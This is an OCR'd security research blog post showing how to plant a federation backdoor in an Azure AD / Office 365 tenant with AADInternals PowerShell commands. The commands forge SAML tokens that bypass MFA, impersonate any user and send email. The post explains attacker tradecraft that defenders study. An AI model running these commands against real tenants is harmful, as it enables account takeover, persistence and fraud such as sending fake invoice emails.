
How to create a backdoor to Azure AD - part 1: Identity federation

November 21, 2018 (Last Modified: August 05, 2020) blog



On November 2018 Azure AD MFA was down over 12 hours preventing users from logging in to Office 365. Same happened in October 2019 in US data centers. As MFA is usually mandatory for administrators by company policy, they couldn't log in either. In this blog, I'll show how to create a backdoor to Azure AD so you can log in and bypass MFA.

Microsoft has pushed organisations to use Azure AD Multi-Factor Authentication (MFA) to increase the security of their cloud offering. On November 2018 the **MFA service was down** worldwide for over 12 hours, and **two hours** on 2019 in the US.

How can admins log in if something similar happens? The answer is: using a backdoor. Here is how to create one - see my **blog** for technical details.

Note! In this blog, I'm using the **AADInternals** PowerShell module.

Prerequisities

The backdoor utilises a known **identity federation ~~vulnerability~~ feature** I blogged on 2017. To create a backdoor, all you need is a user with Global Admin access to Azure AD / Office 365 tenant and **AADInternals** PowerShell module.

Preparing the users

The backdoor requires that the account to be impersonated has an **ImmutableID** attribute set. If the account is synced from on-premises, the attribute contains a base64 encoded GUID of user's on-prem AD object. If the account is not synced, you need to set it manually. The value can be basically any string, as long as it is unique within the tenant.

To set the ImmutableId, use the following commands

```
# Get AccessToken
$at=Get-AADIntAccessTokenForAADGraph

# Set the ImmutableId
Set-AADIntUser -UserPrincipalName "admin@company.onmicrosoft.com" -ImmutableId "AADBackdoor" -AccessToken $at
```

Creating a backdoor

To create a backdoor, you need a registered domain which will be converted to a backdoor. You can get one domain free from **www.myo365.site**.

After registering a domain, for example **company.myo365.site**, you can create a backdoor:

```
# Convert an existing domain to a backdoor
ConvertTo-AADIntBackdoor -AccessToken $at -DomainName "company.myo365.site"
```

Output:

```
Are you sure to create backdoor with microsoft.com? Type YES to continue or CTRL+C to abort: YES

IssuerUri               Domain
---------               ------
http://any.sts/23748688 company.myo365.site
```


Use the backdoor

There are two ways to use the created backdoor. You can either open the Office 365 portal, or create a SAML tokens and use it with other AADInternals functions.

Open the Office 365 portal

```
# Open the Office 365 portal in an Internet Explorer InPrivate -session
Open-AADIntOffice365Portal -ImmutableId "AADBackdoor" -Issuer "http://any.sts/AE7A094C" -ByPassMFA $true -UseBuiltInC
```

You should now see the html page as below. Click the **Login to Office 365** button to log in! You can also view the source code of the page to see what the SAML token contains.



Create a SAML token and send email using Outlook API

```
# Create a SAML token
$token=New-AADIntSAMLToken -ImmutableId "AADBackdoor" -Issuer "http://any.sts/AE7A094C" -ByPassMFA $true -UseBuiltInC

# Get an access token for Exchange Online
$et=Get-AADIntAccessTokenForEXO -SAMLToken $token

# Send an email using Outlook API
Send-AADIntOutlookMessage -AccessToken $et -Recipient "accounting@company.com" -Subject "Invoice" -Message "Pay the a
```

Afterword

Now you have a backdoor which you can use to access Office 365 - even if the MFA service is down. Conditional access may still block the access for other reasons.

Note! The backdoor allows you to log in as ANY USER of the tenant, as long as the user's **ImmutableId** is known.

AZURE ACTIVE DIRECTORY | POWERSHELL | AADINTERNALS | SECURITY

About Dr Nestori Syynimaa (@DrAzureAD)

Dr Syynimaa works as Principal Identity Security Researcher at Microsoft Security Research.
Before his security researcher career, Dr Syynimaa worked as a CIO, consultant, trainer, and university lecturer for over 20 years. He is a regular speaker in scientific and professional conferences related to Microsoft 365 and Entra ID (Azure AD) security.

Before joining Microsoft, Dr Syynimaa was Microsoft MVP in security category and Microsoft Most Valuable Security Researcher (MVR).

«PREVIOUS
AADInternals published!

NEXT»
How to create over 256 character long passwords for cloud-only users